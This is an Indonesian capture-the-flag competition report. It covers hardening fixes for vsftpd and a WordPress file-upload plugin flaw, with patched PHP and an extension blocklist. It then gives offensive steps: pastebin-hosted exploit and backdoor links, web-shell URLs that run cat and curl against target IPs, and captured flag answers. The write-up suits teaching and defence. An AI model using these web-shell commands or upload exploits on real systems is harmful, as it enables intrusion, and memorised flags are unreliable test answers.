
LAPORAN FINAL CND GEMASTIK

H4ckm3

HARDENING

NO	ITEM	PENJELASAN
1	Jenis Celah Keamanan/Kesalahan Konfigurasi	Anonymous Login FTP
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	Config vsftpd pada file /etc/vsftpd.conf
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker bisa login ke ftp dengan user anonymous tanpa password
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Setting anonymous_enable pada config (/etc/vsftpd.conf) menjadi no Contoh: anonymous_enable=NO
2	Jenis Celah Keamanan/Kesalahan Konfigurasi	VSFTPD v2.3.4 Command Execution

	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/vsftpd/vsftpd-2.3.4-infected/xinetd.d/vsftpd
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker bisa mengupload backdor dan melakukan command execution dengan bantuan anonymous login pada celah keamanan pertama
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci step by step (jangan dalam bentuk narasi)	Update Ke versi Terbaru 1. Matikan proses vsftpd terlebih dahulu kitab isa mengetahuinya lewat command **sudo find / -name vsftpd** 2. Lalu kill pid nya kill -9 {pid} 3. Lakukan update sudo apt install vsftpd 4. Lakukan reconfig pada file /etc/vsftpd.conf dan jangan lupa untuk men disable anonymous login **anonymous_enable=NO**
3	Jenis Celah Keamanan/Kesalahan Konfigurasi	Wordpress Plugin Download From Files 1.48 - Arbitrary File Upload
	Lokasi Potensi Celah Keamanan/Kesalahan Konfigurasi	/var/www/wordpress/wp-content/plugins/download-from-files.1.48/libs/admin-functions.php
	Deskripsikan impact atau akibat yang dapat ditimbulkan karena potensi celah keamanan/kesalahan konfigurasi yang terjadi	Attacker bisa mengupload backdoor untuk melakukan RCE dan melewati whitelist ekstensi file yang sudah ditentukan.
	Mitigasi/Solusi yang telah dilakukan. Jelaskan secara rinci	1. Pada file / var/www/wordpress/wp-content/plugins/download-from-files.1.48/libs/admin-functions.php baris ke 432 menyebabkan attacker dapat meng-upload ekstensi file yang seharunya tidak bisa di upload. Karena pada kode

	step by step (jangan dalam bentuk narasi)	else mengembalikan nilai parameter allowExt yang seharusnya tidak bisa diubah lewat parameter GET ataupun POST.  2. Lalu untuk melakukan patching kita cukup mengebalikan value dari key **accept** milik array **options** pada kondisi else.  3. Maka attacker tidak dapat mengubah value dari key **allowExt** 4. Selanjutnya lakukan blacklist ekstensi file yang diupload, ada pada baris 436  **$allowExt = array_diff($allowExt, array('php', 'js', 'pht', 'phtml', 'php3', 'php4', 'php5', 'php6', 'inc', 'pHp', 'Php', 'phP', 'htaccess'));**


```php
// Allowed extensions
if (!isset($data['allowExt'])) {
    $options = download_from_files_617_get_options();
    $allowExt = explode(',', $options['accept']);
} else {
    $allowExt = explode(',', $data['allowExt']);
}
```


```php
// Allowed extensions
if (!isset($data['allowExt'])) {
    $options = download_from_files_617_get_options();
    $allowExt = explode(',', $options['accept']);
} else {
    $allowExt = explode(',', $options['accept']);
}
```

```php
// Disable extensions
$allowExt = array_diff($allowExt, array('php', 'js', 'pht', 'phtml', 'php3', 'php4', 'php5', 'php6', 'inc', 'pHp', 'Php', 'phP', 'htaccess'));
```

OFFENSIVE

NO	ITEM	PENJELASAN
1	IP Address Mesin Target	http://13.212.240.143
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Wordpress Plugin Download From Files 1.48 - Arbitrary File Upload
	Lokasi Potensi Celah Keamanan/Konfigurasi	-/var/www/wordpress/wp-content/plugins/download-from-files.1.48/libs/admin-functions.php - {ip}/wp-admin/admin-ajax.php?action=download_from_files_617_fileupload
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi celah keamanan yang ada	1. Script exploitnya ada disini https://pastebin.com/raw/iZtz85kf 2. Lalu siapkan backdoor saya menggunakan backdoor berikut https://pastebin.com/raw/E1UfcEwe 3. Jalankan script **exploitnya python exploit.py {ip} {backdoor}** 4. Cari file kode.txt http://13.212.240.143/wp-admin/bobi.phtml?cmd=cat%20/home/ubuntu/kode.txt 5. Buka flag root dan non rootnya Root: http://13.212.240.143/wp-admin/bobi.phtml?cmd=curl%20http://157.230.240.150/flag.php?kode=nj7w3yugffrcd Non root: http://13.212.240.143/wp-admin/bobi.phtml?cmd=curl%20http://157.230.240.150/flag.php

	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	
2	IP Address Mesin Target	http://13.250.120.55
	Jenis Celah Keamanan/Kesalahan Konfigurasi	Wordpress Plugin Download From Files 1.48 - Arbitrary File Upload
	Lokasi Potensi Celah Keamanan/Konfigurasi	-/var/www/wordpress/wp-content/plugins/download-from-files.1.48/libs/admin-functions.php - {ip}/wp-admin/admin-ajax.php?action=download_from_files_617_fileupload
	Jelaskan secara rinci step by step langkah-langkah dalam mengeksploitasi	1. Script exploitnya ada disini https://pastebin.com/raw/iZtz85kf 2. Lalu siapkan backdoor saya menggunakan backdoor berikut https://pastebin.com/raw/E1UfcEwe 3. Jalankan script **exploitnya python exploit.py {ip} {backdoor}** 4. Cari file kode.txt 5. Buka flag root dan non rootnya

	celah keamanan yang ada	
	Lampirkan Screenshot atau bukti lain bahwa celah keamanan ini valid.	

Gak nyampe screenshoot kak :”

Sama aja sih exploitnya Ini bukti flagnya karna gak sempet buat wu

http://54.255.229.255//wp-admin/bobi.phtml?cmd=curl%20http://157.230.240.150/flag.php?kode=q9bwhgftgdv5f

Root:

gemastik14{vTGZSHbJskmkbcXPwkMkEFSWdZpNaPUXp}

Non Root:

gemastik14{BmBCrYnKueUgujgmJdwQGamaacTyngwNE}

13.212.187.9

Root:

gemastik14{gKVLBEdkdmFdurtMFxWbkPStfUweVgaHyp}

Non Root:

gemastik14{wytdqTAJUNFuShjfNHGruEHGztSWuQnAV}

54.251.94.153/wp-admin/bobi.phtml?cmd=curl http://157.230.240.150/flag.php?kode=r8djkmhmnmrwb

Root:

gemastik14{PhbWwtdkmnJKZvZYBBkcaaeXGvJRDMGkai}

Non Root

gemastik14{FPpJPqWgACzWjghJEJQBYLAAQacLFhBjJ}

13.212.59.61//wp-admin/bobi.phtml?cmd=curl http://157.230.240.150/flag.php?kode=zmkuhjgfydmt42

Root:

gemastik14{fjWtdDAdjsmkunjkZQTFvGGDrcRJkTKXh}

Non root:

gemastik14{aqPCfQMwEkTJWujgLNBkXpyBYjcuGNqHz}

http://13.250.120.55/wp-admin/bobi.phtml?cmd=curl%20http://157.230.240.150/flag.php?kode=jg6zokm9a8wvn

Root:

gemastik14{bTTFWtAdklQCAPyEQQfnCUAxeCkCtzVtm}

Non root:

gemastik14{KkNEFuNAcgDjksuCcdDkjwSqfqdPStjCtawF}

13.212.240.143/wp-admin/bobi.phtml?cmd=curl http://157.230.240.150/flag.php?kode=nj7w3yugffrcd

Root:

gemastik14{KLfxgcKhbdjeLKQvGvqnDReVyJpdjvNtD}

Non Root:

gemastik14{XkZHMgrTguTqXjjajPvGujwcJuGDmPLAht}